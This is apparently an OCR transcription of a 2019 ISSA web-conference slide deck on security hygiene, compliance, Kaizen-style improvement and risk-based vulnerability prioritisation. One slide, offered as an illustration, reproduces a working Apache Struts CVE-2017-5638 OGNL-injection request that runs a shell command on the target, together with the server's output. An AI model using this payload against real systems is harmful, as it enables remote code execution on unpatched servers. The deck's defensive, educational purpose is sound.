ISSA Information Systems Security Association

Thought Leadership Web CONFERENCE

Your Hygiene is Showing- Improving Risk Posture

March 20, 2019

Your Hygiene is Showing-Improving Risk Posture

Today's web conference is generously sponsored by:

Skybox Security

https://www.skyboxsecurity.com/

Your Hygiene is Showing-Improving Risk Posture

Moderator

Ken Dunham, Senior Director of Technical Cyber Threat Intelligence, Optiv

Ken Dunham brings more than 28 years of business, technical and leadership experience in cyber security, incident response and cyber threat intelligence to his position as senior director of technical cyber threat intelligence for Optiv. In this role, he is responsible for the strategy and technical leadership to mature Optiv's data integration and innovation of intelligence-based security solutions. He also runs his own advanced intelligence response company, 4D5A Security LLC, and a non-profit for incident responders around the world called Rampart Research. Mr. Dunham has a long history of innovation for nascent technologies and solutions such as creation of training programs for U2, Warthog, and Predator systems for the USAF, responsible disclosure (iDEFENSE), and cyber threat intelligence (iSIGHT Partners). He is a widely published author with thousands of security articles and multiple books on topics ranging from Darknet disclosures to mobile threats and mitigation of malware.

Your Hygiene is Showing-Improving Risk Posture

Speaker

Kelly Roberston, CEO, SEC Consult America, Inc.

Kelly Robertson, CISSP, has been an information security practitioner for more than 25 years and is a member of the Silicon Valley chapter of ISSA.
Kelly is currently CEO of SEC Consult America, a full-service information security consultancy based in Santa Cruz, California.

Mr. Robertson is an evangelist for cybersecurity awareness, presenting frequently to audiences and corporate organizations. He develops training and education programs for practical risk awareness to benefit people both personally and professionally. Kelly is committed to the enablement of the civil rights for digital citizens to include information security and data privacy.

Hackernomics – Herbert Thompson, PhD.

Five Laws – Four Corollaries

1. Most attackers are not evil geniuses, just rational organisms seeking to exploit the weakest vulnerability
   - ❑ a) An ounce of prevention is good practice but well funded identification and recovery is a pound of cure

2. Attackers and auditors and humans, oh my!
   - ❑ a) Security is about reducing risk at some cost
   - ❑ b) Focus tends towards that which is recent or most familiar

3. Most costly breaches stem from simple failures rather than hacker ingenuity
   - ❑ a) Bad actors have tremendous resources to bring to bear when inspired

4. In the absence of security education and experience, well-meaning knowledge workers make poor security decisions with technology
   - ❑ a) Software must be easy to use securely and difficult to use insecurely


5. Attackers don't usually get in by breaching a security mechanism; they leverage functionality in some unexpected way

What could go wrong next?

- Operationalization and scaling out of attacking organizations
- Individuals targeted rather than just systems
- API – the new Internet Protocol
- Supply Chain – Inherit all of your partners' vulnerabilities
- Container Orchestration – Microservices
- IoT – A Tsunami that has not been modelled or planned for
- 5G and virtualization– phase 1 and phase 2
- Lack of qualified InfoSec and Compliance practitioners
- Loss of human life

What will get Better.

- Automation, automation, automation
- Artificial Intelligence
- Security processes for Developers and DevOps – **DevSecOps**
- Zero Trust Networks
- DNSSEC – called for by ICANN and DHS (emergency directive)



The Hygiene Directive - Necessary and Sufficient

- **Experts all agree that there is no such state as "Secure"**
  - *It's always been about managing risk*

- Security is Necessary: Business risks dictate this clearly
- Compliance is Necessary: The mandates are firm
- ***However,***
- Security does not ensure that Compliance is Sufficient
- Compliance does not ensure that Security is Sufficient

- **Regulatory Compliance**

- **Seems like a forced march**

- **Information Security**
- **Is more like a hostage situation**

GRC – Governance, Risk and Compliance

- We may all agree that Regulatory Compliance is:
- A business imperative by legislation
- A set of constantly evolving rules and responsibilities
- A complex, costly, continual, check box
- Another set of risks such as fines and remediation efforts
- But what if Regulatory Compliance…?
- Became a process of continual improvement
- Was aligned with business goals
- Helped your people and your firm to thrive and prosper

Information Security and Application Security

- We may all agree that InfoSec and AppSec are:
- A business imperative due to threat actors
- A set of constantly evolving technologies, vulnerabilities, attacks and responses
- A complex, costly, continual effort
- Risks that could result is loss of assets, reputation or even human life
- But what if Info/AppSec…?
- Became a process of continual improvement
- Was aligned with business goals
- Helped your people and your firm to thrive and prosper

The Strategic View for Compliance is Pragmatic

- **The ideal solution would:**
- Save money, time and effort for preparation, identification, mitigation and reporting
- Protect the company brand from public disclosure of privacy and security hacks
- Develop Business Intelligence that constantly refines processes for agility and competitiveness
- Automate workflows to eliminate “Operational Islands”

- **Problem areas must be approached directly**:
  - Information systems in general and Infosec strategies, policies and tools are not designed for compliance
    - Emerging **privacy** regulations amplify the problem
  - Individual people must be trained and provided with opportunities to improve processes
    - Motivation must be authentic and sustainable

The Tactical View for Compliance is Straightforward

- Assume the highest level of compliance that is applicable, i.e. ISO 27001, HIPAA, etc.
  - Cascade descendants
  - Identify gaps
  - Build dependencies
  - Manage a traceability matrix
- Cede compliance to outside organizations wherever possible, such as Payment Card Processors
- Use Compensating Controls when there is a choice; Segregation of Duties, Encryption, etc.
- Identify gaps to cover subordinate compliance requirements
  - e.g. some regulations are prescriptive, others descriptive
  - Privacy and Security have both overlaps and gaps
- Stamp out complexity wherever possible
  - Complexity in itself is a risk; apathy, frustration, shortcuts abound

Kintsukuroi

- **The Golden Repair:**
- **One philosophy of continuous improvement**

- Based on the Japanese art of repairing pottery
- Breaks and repairs are in the character of the vessel
- Lacquer dusted with silver, gold or platinum
- When it breaks again, add more silver, gold or platinum

- **Mushin –** the philosophy of “no mind”
  - Exist within the moment
- Acceptance of fate as an aspect of business


The 5S Approach to Lean Process Development

- **On Creating Kaizen:**
- **Another philosophy of continuous improvement**

- The "Visual Workplace" that empowers everyone to make even small changes for higher performance

- Sort: Remove unnecessary data; retain only the useful
- Set: Assign fixed repositories for optimal workflow
- Sweep: High frequency, incremental improvements
- Standardize: Repeat the first three workflows frequently
- Sustain: When people uphold Kaizen without being told

- **Kaizen** empowers individuals to know how to improve the environment and increase performance



The Checklist for self-refining digital hygiene

Increase the responsibility scope of the Infosec team to include:

- Responsible to support a culture of digital risk awareness
- Starting in the C-Suite: Cultivate executive sponsorship
- Demonstrate clear business advantages of regulatory compliance
- Use a learning management system to drive continuous improvement
    - Pulse information through the system regularly
    - Test frequently
    - Gamify results between departments
    - Track progress
- Assign Privacy, Compliance and Security oversite to people throughout the organization
- Determine metrics for quarterly assessments of efficacy
    - Review metrics for evolutionary requirements, such as new regulations
- Prepare to manage risks, detect risks, and respond to risks

ISSA

Information Systems Security Association International

www.issa.org

QUESTIONS?

Your Hygiene is Showing-Improving Risk Posture

Speaker


Amrit Williams, Vice President, Products, Skybox Security

Amrit Williams brings more than 20 years of product innovation and thought leadership in the cybersecurity space. He has conceived, developed and delivered to market dozens of award-winning products in both the consumer and enterprise arenas. Before working at Skybox Security, Williams held various executive technology roles in leading security companies including McAfee, nCircle, BigFix, IBM and CloudPassage. Additionally, as a research and security strategist for the Information Security and Risk Practice at Gartner, Williams was influential in defining the security category and conducting analysis in multiple research areas including vulnerability and threat management, network security and risk management.

We Are Our Worst Enemy

97% of breaches are avoidable through standard controls

- No **visibility** of the environment
- Lack of actionable **intelligence**
- **Disjointed** security tools and data
- Lack of **expertise**




Organizations don’t understand their attack surface

The Great Flood

>16k new CVEs in 2018

2 record-breaking years in a row



Source: https://nvd.nist.gov/vuln-metrics/visualizations/cvss-severity-distribution-over-time

Sample Exploit Code

Publicly available (ExploitDB, SecurityFocus, GitHub)


Minimal to no adjustments to be fully functional

```
GET /struts2/index.action HTTP/1.1
Accept-Encoding: identity
Host: 192.168.126.128:8080
Content-Type: %{(#_='multipart/form-data').
(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):
((#container=#context['com.opensymphony.xwork2.ActionContext.container']).
(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).
(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).
(#context.setMemberAccess(#dm)))).(#cmd='uname -a').
(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).
(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new
java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).
(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).
(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}
Connection: close
User-Agent: Mozilla/5.0

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Transfer-Encoding: chunked
Date: Sat, 28 Oct 2017 04:23:31 GMT
Connection: close

71
Linux ubuntu 4.2.0-27-generic #32~14.04.1-Ubuntu SMP Fri Jan 22 15:32:26 UTC 2016 x86_64
x86 64 x86 64 GNU/Linux
```

Exploit header for Apache Struts vulnerability (CVE-2017-5638) used at the Equifax data breach




+60% jump in sample exploit code

The Guardian


Average age of cyber-attack suspects drops to 17

Experts say 'kudos' of committing crime is luring more teenagers, as average age of suspects falls by seven years in the space of 12 months



Source: Skybox Research Lab

Attack Surface



VTM Nirvana

- Vulnerabilities would be addressed based on the risk they pose to the environment
- Impact x Probability

Understand assets and vulnerabilities better

		IMPACT				
		Trivial	Minor	Moderate	Major	Extreme
PROBABILITY	Rare	Low	Low	Low	Medium	Medium
	Unlikely	Low	Low	Medium	Medium	Medium
	Moderate	Low	Medium	Medium	Medium	High
	Likely	Medium	Medium	Medium	High	High
	Very Likely	Medium	Medium	High	High	High

Risk (R = I x P)

- Impact = relationship between host and vulnerability
- Classify vulnerabilities
  - Exploitability
  - Time
  - CIA impact
- Classify assets
  - CIA sensitivity

	Vulnerability Severity 1	Vulnerability Severity 2	Vulnerability Severity 3	Vulnerability Severity 4	Vulnerability Severity 5
Asset Criticality 1	Sight	Sight	Sight	Low	Medium
Asset Criticality 2	Sight	Sight	Low	Medium	Medium
Asset Criticality 3	Sight	Low	Low	Medium	High
Asset Criticality 4	Sight	Low	Medium	High	High
Asset Criticality 5	Low	Medium	High	High	High

Risk (R = I x P)

- Probability = relationship between host and infrastructure
  - Asset exposed to internet
  - Asset exposed to partner
  - IPSs between likely threat origin and
  - Internal segmentation
  - Public and private clouds

Overcome Silo Dysfunction

Prioritized vulnerabilities should drive remediation

How to Achieve VTM Nirvana

Vulnerabilities would be addressed based on the risk they pose to the environment

- Enhance communication between silos
- Use threat intelligence to understand vulnerabilities better
- Never stop striving to understand your assets better
- Let prioritized vulnerabilities drive the remediation process
- Understand your attack surface and how the components of your attack surface interact

ISSA

Information Systems Security Association International

www.issa.org

QUESTIONS?